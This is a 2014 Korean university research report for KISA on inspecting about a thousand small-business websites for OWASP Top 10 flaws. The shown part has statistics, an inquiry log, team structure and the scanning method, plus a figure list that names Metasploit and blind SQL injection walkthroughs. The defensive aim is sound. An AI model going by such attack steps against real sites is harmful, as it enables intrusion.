

웹 취약점 점검 및 연구 보고서

Survey and Analysis of Web Application
Vulnerability and Inspection

수탁기관 : 서울여자대학교 산학협력단

2014. 12.

제 출 문

한국인터넷진흥원 원장 귀하

본 보고서를 “웹 취약점 분석 및 기술지원”의 최종연구개발 결과보고서로 제출합니다.

2014년 12월 15일

수탁 기관 : 서울여자대학교 산학협력단

연구책임자 : 교수 박 춘 식 (서울여자대학교 정보보호학과)

공동연구원 : 교수 김 명 주 (서울여자대학교 정보보호학과)

공동연구원 : 교수 김 윤 정 (서울여자대학교 정보보호학과)

공동연구원 : 교수 김 형 중 (서울여자대학교 정보보호학과)

공동연구원 : 교수 호 준 원 (서울여자대학교 정보보호학과)

공동연구원 : 교 수 이 시 형 (서울여자대학교 정보보호학과)

공동연구원 : 교 수 이 해 영 (서울여자대학교 정보보호학과)

참여연구원 : 연 구 원 김 영 현 (서울여자대학교 컴퓨터학과 박사과정)

연 구 원 김 가 희 (서울여자대학교 정보보호학과 학사과정)

연 구 원 이 지 수 (서울여자대학교 정보보호학과 학사과정)

연 구 원 장 민 경 (서울여자대학교 정보보호학과 학사과정)

연 구 원 손 혜 미 (서울여자대학교 정보보호학과 학사과정)

연 구 원 박 송 이 (서울여자대학교 정보보호학과 학사과정)

연 구 원 차 현 주 (서울여자대학교 정보보호학과 학사과정)

연 구 원 최 은 영 (서울여자대학교 정보보호학과 학사과정)

연 구 원 서 지 원 (서울여자대학교 정보보호학과 학사과정)

연 구 원 차 화 영 (서울여자대학교 정보보호학과 학사과정)

연 구 원 황 다 빈 (서울여자대학교 정보보호학과 학사과정)

연 구 원 구 희 진 (서울여자대학교 정보보호학과 학사과정)

연 구 원 고 희 정 (서울여자대학교 정보보호학과 학사과정)

연 구 원 송 민 경 (서울여자대학교 정보보호학과 학사과정)

연 구 원 한 지 연 (서울여자대학교 정보보호학과 학사과정)

요 약 문

1. 제목

웹 취약점 점검 및 연구

2. 연구개발의 목적 및 중요성

웹 사이트와 HTTP 프로토콜의 취약점을 활용한 공격은 접근의 용이성 때문에 그 범위와 피해가 갈수록 증가하고 있다. 본 연구에서는 다양한 상용 웹사이트에 대해 이와 같은 웹 취약점을 점검하고 수정 방안을 제시하며, 이러한 과정을 통해 얻은 해결 방안을 공유하고자 한다.

3. 연구개발의 내용 및 범위

대표적인 웹취약점으로 알려진 OWASP Top 10 취약점에 대해 점검을 실시한다. 이러한 취약점을 보다 정확히 이해하고 점검기술을 연마하기 위해 다양한 연구를 수행한다. 먼저 각 취약점이 존재하는 서버를 직접 구현해 공격을 수행해 보고, 이를 막기 위한 서버 코드의 분석과 수정 과정을 통해 방어 방법을 연구한다. 연구한 방법은 서울여대 교내 웹사이트에 대해 다시 한 번 적용하여 개선점 여부를 확인한다. 이러한 과정을 통해 익힌 지식을 활용하여 자체적으로 웹사이트를 보안할 여력이 부족한 약 1,000여개의 중소기업 웹사이트를 대상으로 취약점 점검을 실시한다. 발견된 취약점에 대해서는 수정 방법에 대한 가이드라인을 제시하며 수정 과정에서 겪는 문제도 함께 해결한다.

4. 연구결과

대표적인 취약점에 대해 각 취약점이 존재하는 서버의 코드와 이에 대한 수정 방법을 역시 코드 형태로 문서화 하였다. 특히 다수의 서버에 대한 점검활동을 통해 각 취약점별 빈도와 피해정도를 확인할 수 있었으며, 문제점의 수정 과정에서 수정시간을 단축하고 정확도를 높일 수 있는 자동화된 툴도 개발하여 사용하게 되었다. 마지막으로 팀별 역할 분담에서 일어나는 다양한 문제와 이에 대한 조율 방법도 알아갈 수 있었다.

5. 기대효과 및 활용에 대한 건의

기업과 다양한 공공기관에서는 작성한 문서를 참조하여 웹공격에 대비하고 사후처리를 수행할 수 있다. 점검과정과 관련된 기술적인 내용뿐 아니라 점검인력의 적절한 역할 분담과 관리, 분쟁해결에 있어서도 활용 가능하다.

SUMMARY

1. Title

Research and Analysis of Web Vulnerabilities

2. Purpose of the study

An increasing number of attacks exploit vulnerabilities in web applications and HTTP, since WWW is easy to use and access from virtually anywhere around the world. We analyze these vulnerabilities in nearly a thousand production sites and suggest guidelines for defending against the attacks.

3. Contents and scope

Our analysis is focused on the standard web vulnerabilities, as listed in OWASP Top 10, and it is composed of three phases. The first phase is designed to obtain hands-on experience on the attacks and existing defense mechanisms: we construct a web server that contains each of the vulnerabilities; we demonstrate the attacks by exploiting the vulnerabilities; we then implement the defense mechanisms and confirm that the attacks are no longer valid. The second phase is to further develop the knowledge that we learnt in the first phase: we analyze servers within Seoul Women's University, identify vulnerabilities and

deploy defense mechanisms. Finally, in the third phase, we apply the skills to production settings by investigating vulnerabilities in approximately a thousand servers.

4. Results of the study

First, we documented the codes of the servers that we analyzed, both before and after the servers were patched. Second, we created charts that present the extent to which the vulnerabilities exist in product settings. Third, we developed tools that automate the analysis process and thus can reduce the time needed to patch found vulnerabilities. Lastly, we learnt methods to better manage teams when the task is large.

5. Expected effects and applications

The defense mechanisms presented in this report can be used to build a safe web site for various organizations and industries. The experiences in managing teams can be used to resolve team conflicts.

목 차

제 1 장 서론	1
제 2 장 취약점 점검 상황	3
제 1 절 통계자료	3
제 2 절 진행 상황 및 점검 방법	10
제 3 장 취약점 점검 결과의 검토 절차	22
제 1 절 서비스 진단 프로세스	22
제 2 절 주요 취약점	23
제 3 절 발견 되는 오탐 리스트	28
제 4 절 원격 웹 취약점 점검 서비스 업무 지원 FAQ	34
제 5 절 원격 웹 취약점 점검 서비스 운영 지원 FAQ	38
제 4 장 취약점 점검 능력을 향상시키기 위한 교육 활동	42
제 1 절 전공과목을 통해 이론학습 및 모의서버에 대한 실습	42
제 2 절 실제 서버에 대한 문제수정 실습	63
제 3 절 외부 전문가 초청을 통한 주기적인 세미나 및 실습	86

제 4 절 주기적인 미팅을 통한 문제 및 해결책 공유	112
제 5 절 포트폴리오	117
제 5 장 웹 취약점 보안 가이드	144
제 1 절 크로스 사이트 요청 위조	144
제 2 절 크로스 사이트 스크립트	157
제 3 절 검증되지 않은 리다이렉트와 포워드	168
제 4 절 기능 수준의 접근 통제 누락	176
제 5 절 민감 데이터 노출	184
제 6 절 파일 업로드 취약점	189
제 6 장 결론	201
[참고문헌]	202
[부록]	203

Contents

Chapter 1 Introduction	1
Chapter 2 Progress of Vulnerability Inspection	3
Section 1 Statistical Data	3
Section 2 Progress of the Research and Method of Inspection	10
Chapter 3 Review Procedures of Inspection	22
Section 1 Process of Service Inspection	22
Section 2 Major Vulnerability	23
Section 3 List of Incorrect Detection	28
Section 4 Business Support FAQ	34
Section 5 Operational Support FAQ	38
Chapter 4 Activity of Education For Improvement ...	42
Section 1 Plot Server Practice in Major Subject	42
Section 2 Correct Problem Practice in Server	63
Section 3 Seminars With Specialist and Practice	86

Section 4 Solution Sharing With Cyclic Convention	112
Section 5 Portfolio	117
Chapter 5 Web Application Security Guideline	144
Section 1 Cross Site Request Forgery	144
Section 2 Cross Site Scripting	157
Section 3 Unvalidated Redirects and Forwards	168
Section 4 Level Access Control	176
Section 5 Sensitive Data Exposure	184
Section 6 File Upload Vulnerability	189
Chapter 6 Conclusion	200
[References]	202
[Appendix]	202

그림 목차

(그림 2-1) 취약점 점검 및 분석 결과 공유 프로세스	15
(그림 2-2) 각 보고체계 및 의사소통 방법	21
(그림 3-1) 일반 사용자 점검 신청 프로세스	22
(그림 3-2) ToolBox 관리자 점검 신청 프로세스	22
(그림 3-3) SQL Injection의 공격 예시	23
(그림 3-4) XSS(Cross Site Scripting). 공격 예시	25
(그림 3-5) CSRF(Cross Site Request Forgery) 공격 예시	26
(그림 3-6) Frame을 통한 피싱 공격 예시	27
(그림 3-7) 파일 다운로드 공격 예시	27
(그림 3-8) 결과 보고서에서 취약점 확인 화면	29
(그림 3-9) 상세 결과에서 브라우저로 확인하기 클릭 후 화면	30
(그림 3-10) 실제 공격 값에 대한 응답 화면-True 값	30
(그림 3-11) 실제 공격 값에 대한 응답 화면-False 값	31
(그림 3-12) 각각 다른 창에서 로그인 성공 화면	32
(그림 3-13) 각 브라우저에서 Session ID를 확인	33
(그림 4-1) 반사된 크로스 사이트 스크립팅 공격 과정	54
(그림 4-2) 저장된 크로스 사이트 스크립팅 공격 과정	55
(그림 4-3) DOM 기반의 크로스 사이트 스크립팅 공격 과정	56
(그림 4-4) 메타스플로잇 내부 구조	64
(그림 4-5) msfconsole 구동	65
(그림 4-6) php_cgi_arg_injection 공격에서 option 보기	66
(그림 4-7) php_cgi_arg_injection 공격에서 RHOST 보기	66
(그림 4-8) php_cgi_arg_injection 공격에서 payload 설정 및 공격 수행	67

(그림 4-9) tomcat_mgr_login 공격에서 RPORT, RHOSTS 설정 ..	68
(그림 4-10) tomcat_mgr_login 공격에서 option 보기	68
(그림 4-11) tomcat_mgr_login 공격 수행하기	68
(그림 4-12) 8180 포트로 tomcat 서버에 접속하기	69
(그림 4-13) tomcat 서버의 manager 사이트에 접속하기 위한 로그인 과정	69
(그림 4-14) tomcat 서버의 manager 사이트에 접속	70
(그림 4-15) tomcat_mgr_deploy 공격에서 PASSWORD, USERNAME 설정	71
(그림 4-16) tomcat_mgr_deploy 공격에서 RHOST, RPORT 설정 후 공격	71
(그림 4-17) SQL Injection 공격 예시	72
(그림 4-18) Information_schema의 테이블과 테이블 정보	73
(그림 4-19) 로그인의 참과 거짓일 때의 화면	74
(그림 4-20) 테이블 명을 알아내기 위한 쿼리문	74
(그림 4-21) Table_type이 base table인 table_name을 출력	75
(그림 4-22) table_name의 첫 번째 문자열부터 출력	75
(그림 4-23) 출력한 문자열 한 개의 아스키 코드 값 출력	75
(그림 4-24) 아스키코드값을 통해 문자 유추	76
(그림 4-25) 120미만의 숫자 일 경우, 로그인 성공	76
(그림 4-26) 117미만의 숫자 일 경우, 로그인 실패	76
(그림 4-27) 2번째 글자 : s (ascii 115)	77
(그림 4-28) 3번째 글자 : e (ascii 101)	77
(그림 4-29) 4번째 글자 : r (ascii 114)	77
(그림 4-30) 5번째 글자 : s (ascii 115)	77
(그림 4-31) 6번째 글자 : 널 문자 (\0)	77

(그림 4-32) 문제 첫 실행 페이지	78
(그림 4-33) 1과 2의 쿼리 전송 시 true 결과	78
(그림 4-34) '&&' 연산자 필터링 된 모습	79
(그림 4-35) 자동화 코드	80
(그림 4-36) 최종 인증 화면	81
(그림 4-37) 블라인드 SQL 인젝션 보고서 일부(1)	81
(그림 4-38) 블라인드 SQL 인젝션 보고서 일부(2)	82
(그림 4-39) 보고서 중 요청과 응답 패킷 내용(1)	82
(그림 4-40) 보고서 중 요청과 응답 패킷 내용(2)	83
(그림 4-41) 보고서 중 권고 사항(1)	84
(그림 4-42) 보고서 중 권고 사항(2)	84
(그림 4-43) 블라인드 SQL 인젝션 필터링 예(1)	84
(그림 4-44) 블라인드 SQL 인젝션 필터링 예(2)	85
(그림 4-45) OAuth 인증 프로세스	90
(그림 4-46) SQL Injection 공격 과정	91
(그림 4-47) XSS 공격 과정	92
(그림 4-48) 안드로이드 애플리케이션 패키지 (APK) 빌드 과정 ·	94
(그림 4-49) JAVA 난독화	95
(그림 4-50) Main class 탐색	96
(그림 4-51) Main class 탐색	96
(그림 4-52) 테이블명의 첫 글자('u') 알아내기	103
(그림 4-53) null 문자로 테이블명의 끝 알아내기	103
(그림 4-54) webhacking.kr 21번 문제	104
(그림 4-55) 패스워드 구하는 코드	105
(그림 4-56) 요청/응답 내용	105
(그림 4-57) 필터링 코드	106

(그림 4-58) Apache Struts란	108
(그림 4-59) 발견된 URL이 1개일 경우	114
(그림 4-60) '플래시 파일을 실행하여 URL 및 잠재적 취약성 발견' 체크	115
(그림 5-1) 크로스 사이트 요청 위조	144
(그림 5-2) 크로스 사이트 요청위조 유도 AppScan 이미지	146
(그림 5-3) XSS와 CSRF 비교	150
(그림 5-4) 공격의 흐름	151
(그림 5-5) 로그인 화면	151
(그림 5-6) 게시판 화면	152
(그림 5-7) hack.html 페이지	152
(그림 5-8) get방식으로 전달하는 게시판 화면	153
(그림 5-9) POST 방식 사용 게시판	153
(그림 5-10) 추가 재인증	155
(그림 5-11) CAPCHA 화면	156
(그림 5-12) XSS AppScan 이미지	157
(그림 5-13) Softtek 통계 자료	158
(그림 5-14) 저장 XSS 공격 방법	161
(그림 5-15) 반사 XSS 공격 방법	162
(그림 5-16) 반사 XSS 공격용 URL	163
(그림 5-17) 서버가 반사한 HTML 데이터	163
(그림 5-18) XSS 예제1	164
(그림 5-19) XSS 예제2	164
(그림 5-20) 취약점을 제거한 예제 코드 결과 화면	167
(그림 5-21) 게시판 예시	170
(그림 5-22) 넘어간 페이지 화면	171

(그림 5-23) 바뀐 네이머 화면	171
(그림 5-24) 공격 링크	172
(그림 5-25) 실제 화면	172
(그림 5-26) 이동 된 화면	173
(그림 5-27) 게시판 코드	173
(그림 5-28) 게시판 코드 확대	174
(그림 5-29) test.php 파일	174
(그림 5-30) 게시판 코드	175
(그림 5-31) 로그인 시 공격문	188
(그림 5-32) 침해사고 분석 현황	190
(그림 5-33) 사고 업종	191
(그림 5-34) 웹쉘의 공격 형태	193
(그림 5-35) 파일 업로드 화면	195
(그림 5-36) 파일 업로드 결과	196
(그림 5-37) 파일 업로드 화면	199
(그림 5-38) 업로드 결과	199

표 목차

[표 2-1] 월별 보고 상황	3
[표 2-2] 취약점 유형별 진단 현황	5
[표 2-3] 문의사항1	6
[표 2-4] 문의사항2	6
[표 2-5] 문의사항3	6
[표 2-6] 문의사항4	7
[표 2-7] 문의사항5	7
[표 2-8] 문의사항6	7
[표 2-9] 문의사항7	8
[표 2-10] 문의사항8	8
[표 2-11] 문의사항9	8
[표 2-12] 문의사항10	9
[표 2-13] 문의사항11	9
[표 2-14] 문의사항12	9
[표 2-15] 문의사항13	10
[표 2-16] 문의사항14	10
[표 2-17] 팀별 담당교수 및 연구원 명단	11
[표 2-18] 총 연구원 명단 및 인원	11
[표 2-19] 참여 연구원 센터 상주 시간표	12
[표 2-20] 참여 연구원 현황 표	13
[표 2-21] 5월 월간보고 통계	15
[표 2-22] 6월 월간보고 통계	16
[표 2-23] 7월 월간보고 통계	16
[표 2-24] 8월 월간보고 통계	17

[표 2-25] 9월 월간보고 통계	17
[표 2-26] 10월 월간보고 통계	18
[표 2-27] 11월 월간보고 통계	18
[표 2-28] 12월 월간보고 통계	19
[표 3-1] Blind SQL Injection 공격 예시	24
[표 3-2] 원격 웹 취약점 점검 서비스 업무 지원 FAQ 내용	34
[표 3-3] 원격 웹 취약점 점검 서비스 운영 지원 FAQ 내용	38
[표 4-1] Cross Site Scripting 공격별 비교	57
[표 4-2] 세미나 일정 및 세부 주제	86
[표 4-3] 스터디 일정 및 세부 주제	87
[표 5-1] 크로스 사이트 요청 위조 특징	145
[표 5-2] 웹쉘이 이용된 국내 대형 해킹사고 사례 및 피해규모	191

제 1 장 서 론

최근의 웹사이트는 정적인 요소보다는 동적인 요소를 많이 포함되도록 개발되었다. 동적인 요소는 웹서버와 클라이언트 사이의 다양한 상호작용이 필요하다. 이러한 상호작용은 브라우저상에서 사용자의 입력을 통해서 시작된다.

문제는 악의적인 사용자가 악성 코드나 데이터를 브라우저를 통해 웹서버에 보낼 수 있다는 데 있다. 또한, 사용자 입력 값을 필터링해서 악성 입력 값을 탐지하기가 쉽지 않다. 그러므로 웹사이트의 취약점을 미리 탐지하여 악성 사용자 입력 값이 제대로 동작하지 못하게 하는 것이 매우 필요하며 중요한 일이다. 또한, 웹 취약점의 점검은 외부로 노출된 웹 사이트와 상호작용을 통해 특정한 패턴을 발견하고 이를 기반으로 취약점의 존재를 확정하는 형태로 진행되며, 이를 위한 점검 시스템을 도입 운영한다. 하지만 이런 점검 시스템은 오탐 혹은 미탐을 발생시킬 확률이 존재하며 이를 최소화하기 위한 전문가의 개입이 요구된다. 또한, 취약점 점검 주체와 웹사이트 운영 주체의 지식 및 의견의 차이로 이해생기는 문제를 해결하기 위한 관리적 절차가 필요로 된다.

이러한 목적에 부합하기 위하여 서울여대 대학 사이버시큐리티연구센터에서는 지난 9개월 동안 다양한 중소기업들의 취약점을 점검하였다. 점검 결과를 기반으로 한 심층 분석 세미나를 개최하였으며, 자체적인 역량 강화를 위한 그룹별 스터디와 모의 웹서버와 실제 웹서버에 대한 공격 실습을 진행하였다. 점검 도중 발생한 민원에 대한 처리를 진행해왔고, 민원의 처리 과정에서 구체적으로 짚어봐야 하는 취약점의 특성에 대한 이해를 위해 전문가 세미나 및 자문을 지속해서 진행하였다.

이러한 취약점 점검 과정은 학부 연구생들에게 웹 취약점 점검 전문가로 성장할 기회를 제공하였다. 또한, 담당 교수들이 직접 학생들의 스터디 및 점검 결과에 대한 의견을 듣고 추가적인 학습 지도 및 점검 방법의 지도를 진행하여 학생들의 웹 취약점 관련 전문 능력 함양에 많은 도움이 되도록 노력하였다.

본 보고서에는 중소기업의 웹 취약점 점검에 대한 사이버보안연구센터의 점검활동과 이에 대한 각종 통계를 담고 있다. 또한, 점검활동에 도움이 될 수 있는 다양한 교육활동에 대한 결과를 담고 있다. 특히 포트폴리오를 참여 학생들이 작성하게 하여, 취약점 점검 과정에 대해 자기 성찰할 기회를 학생들에게 제공하였다. 중소기업 웹사이트 취약점 점검 활동에 참여한 학생들이 졸업 후 웹 취약점 전문가로 성장하기를 바란다.

제 2 장 취약점 점검 상황

제 1 절 통계 자료

2014년 4월 1일부터 2014년 12월 31일까지 웹 취약점 점검 및 민원처리 결과에 대한 통계 데이터의 주별, 월별 보고 상황은 다음과 같다.


1. 월별 보고 상황

[표 2-1] 월별 보고 상황

기간	처리결과	건수
5월	적격	32
	부적격	56
	점검처리	73
	결과보고서 발송	163
	민원처리	-
6월	적격	0
	부적격	49
	점검처리	5
	결과보고서 발송	134
	민원처리	-
7월	적격	8
	부적격	2
	점검처리	8
	결과보고서 발송	49
	민원처리	3
8월	적격	26
	부적격	22
	점검처리	26
	결과보고서 발송	106
	민원처리	-

기간	처리결과	건수
9월	적격	180
	부적격	183
	점검처리	234
	결과보고서 발송	340
	민원처리	2
10월	적격	82
	부적격	38
	점검처리	41
	결과보고서 발송	102
	민원처리	-
11월	적격	37
	부적격	32
	점검처리	25
	결과보고서 발송	66
	민원처리	7
12월	적격	0
	부적격	0
	점검처리	7
	결과보고서 발송	8
	민원처리	2

2. 취약점 유형별 보고 상황



[표 2-2] 취약점 유형별 진단 현황

번호	취약점 명	취약점 수	취약점 비율
1	크로스 사이트 스크립팅	4960	38.27%
2	SQL 인젝션	2368	18.27%
3	프레임을 통한 피싱	2237	17.26%
4	링크 인젝션	2156	16.63%
5	블라인드 SQL 인젝션	891	6.87%
6	웹 애플리케이션 소스 코드 유출 패턴 발견	106	0.81%
7	임시 파일 다운로드	63	0.48%
8	HTTP 응답 분할	32	0.24%
9	쿠키에 PHP 원격 파일 포함	31	0.23%
10	Apache 웹 서버 디렉터리 목록화	54	0.41%
11	WS_FTP.LOG 정보 유출	16	0.12%
12	안전하지 않은 HTTP 메소드 사용	14	0.10%
13	URL 경로 재지정을 통한 피싱	7	0.05%
14	PHP phpinfo.php 정보 유출	5	0.03%
15	php WordPress SQL 인젝션	4	0.03%
16	phpPress “P” SQL 인젝션	4	0.03%
17	wordpress 검색 기능 SQL 인젝션	4	0.03%
18	.NET이 설치 된 Microsoft IIS 경로 유출	3	0.02%
19	phpMyAdmin 크로스 사이트 스크립팅(XSS)	1	0.007%
20	phpMyAdmin Console 원격 데이터베이스	1	0.007%
21	PHP phpinfo() 크로스 사이트 스크립팅	1	0.007%
22	UNIX 파일 매개변수 변경	1	0.007%

3. 문의 사항

[표 2-3] 문의사항1

문의일자	7월 25일
문의	로그인 페이지 ID, PW를 발급해서 이메일로 전달
조치	로그인 페이지로 URL 변경하여 적격 처리 후 점검시작
담당자	한지연

[표 2-4] 문의사항2

문의일자	7월 28일
문의	일반점검신청 하셨는데 점검신청 이력에서 사용권한이 없다는 메시지가 뜬다고 문의. 일반 적격심사 목록에서 URL이 없음.
조치	목포대에서 보고서 발송전이라 서로 연락해서 해결
담당자	장민경

[표 2-5] 문의사항3

문의일자	7월 28일
문의	일반점검 신청하여 점검 결과 보고서를 발송 받았는데 취약점이 많이 떠서 보고서 취약점 내용에 관한 대응방안 등 피드백 요함
조치	보고서 확인 후 내용 정리하여 메일로 보내드린다고 함
담당자	김가희

[표 2-6] 문의사항4

문의일자	9월 23일
문의	점검중단(부적격)된 이유 문의
조치	이유를 찾아서 빨리 전해드리겠다는 메일을 보냄
담당자	송민경

[표 2-7] 문의사항5

문의일자	9월 23일
문의	한 달 째 처리 안 되고 있는 문제
조치	해당 팀원에게 연락함
담당자	김도희

[표 2-8] 문의사항6

문의일자	11월 7일
문의	왜 도메인 부적격 처리 메일을 받았는지 문의 함. (http://edu2.ekut.ac.kr)
조치	웹 보안 툴박스 관리 시스템에서 브라우저 보기 했을 때 정상적으로 웹 페이지가 떠야 적격처리 한다고 알려 드림.
담당자	김도희

[표 2-9] 문의사항7

문의일자	11월 11일
문의	왜 도메인상으로 부적격 처리 메일을 받았는지 문의 함. (http://www.levelpump.com)
조치	이유를 찾아 다시 연락드리겠다고 함. 확인 결과, 문제가 없어 당시 부적격 처리한 팀원과 연락한 후 적격조치하고 연락드림.
담당자	손혜미

[표 2-10] 문의사항8

문의일자	11월 13일
문의	같은 서버에서 운영 중인 URL들에 대해서 각각 점검을 신청해야 되는지 문의함.
조치	각각의 URL에 대해서 점검 신청해야 한다고 연락드림.
담당자	박송이

[표 2-11] 문의사항9

문의일자	11월 13일
문의	일반점검 신청 후 결과 보고서를 받았는데 취약성이 ‘하’가 나와서 어떠한 기준으로 취약점을 점검하는 지 문의함.
조치	AppScan 이라는 툴로 취약성을 점검하고 툴의 기준에 따라 취약점 테스트를 한다고 답변함.
담당자	김가희

[표 2-12] 문의사항10

문의일자	11월 14일
문의	저번 주에 적격신청 메일을 받았는데 왜 보고서가 이번 주에 전송되지 않는지 문의함.
조치	점검URL이 1로 나와서 오늘 수동점검 후에 다음 주 중으로 보고서 보내드리겠다고 함.
담당자	장민경

[표 2-13] 문의사항11

문의일자	11월 18일
문의	Toolbox에서 점검 신청을 클릭하고 인증 메일이 제대로 오지 않아서 점검 신청이 불가함.
조치	목요일까지 KISA의 내부 사정으로 인해 점검 및 기타 서비스 이용에 문제가 있을 예정이라고 안내. 이후에 다시 시도 바라고 이후에도 다시 안 되어 연락을 주시면 인증 메일을 전송해 드리겠다고 말씀드립니다.
담당자	서지원

[표 2-14] 문의사항12

문의일자	11월 20일
문의	지난 문의 이후 여전히 인증 메일이 오지 않음.
조치	KISA에 연락드리고 조치 부탁드립니다.
담당자	서지원

[표 2-15] 문의사항13

문의일자	12월 11일
문의	악성코드 감염되었다는 메일을 주었다고 KISA에서 연락이 왔는데 아무 메일이 오지 않음. 일반점검 신청했는데 언제 되는지 문의 함.
조치	점검 서버가 일시적인 문제로 인해서 작동되고 있지 않아서 밀려있는 상태, 다음 주까지는 완료되어 보낼 것이며 나머지 문제는 KISA에 문의해 보시라고 조치 부탁드립니다.
담당자	박송이

[표 2-16] 문의사항14

문의일자	12월 2일
문의	점검이력 권한이 안 뜬다고 함.
조치	KISA에 연락드리고 조치 부탁드립니다.
담당자	손혜미

제 2 절 진행 상황 및 점검 방법

사이버시큐리티연구센터의 팀별 인원 구성과 팀 간의 분업 방법을 기술하고 팀별 취약점 점검 건수를 통계 자료로 보여주며, 연구센터의 인원 사이의 보고체계와 의사소통 방법을 서술한다.

1. 전체 인원 구성도

[표 2-17] 팀별 담당교수 및 연구원 명단

팀명	연구원 명단	
1 team 호준원 교수님	1	이지수
	2	황다빈
	3	최은영
	4	한지연
2 team 이시형 교수님, 박춘식 교수님	1	김가희
	2	서지원
	3	차현주
	4	구희진
3 team 김형종 교수님, 김명주 교수님	1	장민경
	2	차화영
	3	고희정
4 team 이해영 교수님, 김윤정 교수님	1	손혜미
	2	박송이
	3	송민경

4개의 각 팀별 담당교수 및 연구원의 명단은 [표 2-17]과 같다.

[표 2-18] 총 연구원 명단 및 인원

직책	연구원 명단	인원
총괄책임	김영현	1명
팀장	이지수, 김가희, 장민경, 손혜미	4명
팀원	황다빈, 최은영, 한지연, 서지원, 차현주, 구희진, 차화영, 고희정, 박송이, 송민경	10명
총 인원수		15명

담당교수를 제외한 총 연구원의 직책 및 명단은 [표 2-18]과 같다.

[표 2-19] 참여 연구원 현황 표

구분	연번	분 야	성명	소속기관 및 부서	직 위	최종학위 및 전공				참여율
						과제총괄	학위	전공	년도	
내부 인력	1	취약점분석 검토	박춘식	서울여자대학교 정보보호학과	조교수	동경공대	박사	정보보호	1995	30%
	2	취약점분석 검토	김명주	서울여자대학교 정보보호학과	교수	서울대	박사	정보보호	1993	10%
	3	취약점 점검	김윤정	서울여자대학교 정보보호학과	부교수	서울대	박사	정보보호	2000	10%
	4	취약점 점검	김형중	서울여자대학교 정보보호학과	부교수	성균관 대학교	박사	컴퓨터	2001	10%
	5	취약점 분석	호준원	서울여자대학교 정보보호학과	조교수	텍사스 주립대	박사	컴퓨터	2010	10%
	6	취약점 분석	이시형	서울여자대학교 정보보호학과	조교수	카네기멜론 대	박사	컴퓨터	2009	10%
	7	취약점 분석	이혜영	서울여자대학교 정보보호학과	조교수	성균관대	박사	컴퓨터	2009	10%
학생 인력	1	취약점 점검 및 분석	김영현	서울여자대학교 정보보호학과	박사과정	서울여자 대학교	석사	컴퓨터	2004	20%
	2	“	김가희	서울여자대학교 정보보호학과	학부과정	상동	학사재 학	정보보호	-	23%
	3	“	이지수	“	“	“	“	“	-	23%
	4	“	장민정	“	“	“	“	“	-	23%
	5	“	손혜미	“	“	“	“	“	-	23%
	6	“	박송이	“	“	“	“	“	-	13%
	7	취약점 점검	차현주	“	“	“	“	“	-	13%
	8	“	최은영	“	“	“	“	“	-	“
	9	“	서지원	“	“	“	“	“	-	“
	10	“	차화영	“	“	“	“	“	-	“
	11	“	황다빈	“	“	“	“	“	-	“
	12	“	구희진	“	“	“	“	“	-	“
	13	“	고희정	“	“	“	“	“	-	“
	14	“	송민정	“	“	“	“	“	-	“
	15	“	한지연	“	“	“	“	“	-	“

담당교수를 제외한 총 연구원의 참여 연구원의 직책 및 명단은 [표 2-19]과 같다.

[표 2-20] 참여 연구원 센터 상주 시간표

	월	화	수	목	금
09:00 ~ 10:00	한지연	양한지	김이진	차화영	차현주
	차화영	손혜미	손혜미	김가희	서지원
10:00 ~ 11:00	한지연	양한지	김이진	차화영	차현주
	차화영	손혜미	손혜미	김가희	서지원
11:00 ~ 12:00	한지연	양한지	김이진	차화영	차현주
	차화영	손혜미	손혜미	김가희	서지원
12:00 ~ 13:00	점심시간				
13:00 ~ 14:00	최은영	서지원	이지수	최은영	장민경
		차현주	최은영	황다빈	
14:00 ~ 15:00	최은영	서지원	이지수	최은영	장민경
		차현주	최은영	황다빈	
15:00 ~ 16:00	한지연	김도희	황다빈	고희정	이지수
	박송이	송민경	고희정	김가희	장민경
16:00 ~ 17:00	한지연	김도희	황다빈	고희정	이지수
	박송이	송민경	고희정	김가희	장민경
17:00 ~ 18:00	한지연	김도희	황다빈	고희정	이지수
	박송이	송민경	고희정	김가희	장민경

참여 연구원의 시간별 센터에 상주하는 연구원 구성은 [표 2-20]과 같다.

2. 팀 간 분업 방법 기술

(1) 팀 간 사이트 분배하여 점검 수행

4팀으로 나누어 점검 업무를 진행한다. 점검 업무는 일괄 점검과 기업에서 직접 신청하는 일반 점검으로 나누어서 취약점 점검을 진행한다. 일괄 점검은 4팀이 나누어 점검하고, 일반 점검은 실시간으로 신청하여 올라오는 점검을 수시로 진행한다.

(2) 취약점 점검 툴을 활용한 점검 대상 사이트에 대한 스캔 수행

취약점 점검에는 웹 취약점 점검 스캔 툴인 AppScan을 사용한다. 자동화된 스캔을 통해 점검에는 사이트 별 10 ~ 30 분이 소요된다. 사이트 별 취약점의 수, 점검 페이지의 수 등에 따라 길게는 최대 4시간 정도 소요되는 경우도 있다.

(3) 상위 취약점에 대한 심층 분석 진행

취약점 스캔 결과 중 위험도가 상위인 취약점 각각에 대한 심층 분석을 진행한다. 상위 레벨로 분류된 취약점 (SQL Injection, XSS 등...) 각각의 상세 스캔 결과를 분석하여 인증 우회를 가능하게 하거나 로그인 세션을 탈취할 수 있는 등 즉시 수정이 필요한 사안인지를 검증한다. 필요한 경우 대상 웹사이트에 직접 HTTP 요청, 응답을 전송하여 발견된 취약점의 활용 가능도를 측정한다. 심층 분석에는 분석자의 숙달 정도 및 사이트에서 발견된 취약점 수에 따라 30분 ~ 4시간이 소요된다. 또한, 주/월간 점검한 사이트 수, 보고서 발송 기록, 각 사안에 대한 수정안도 함께 제시한다. 수정안은 대상 웹 사이트에서 사용하는 언어로 제시한다.

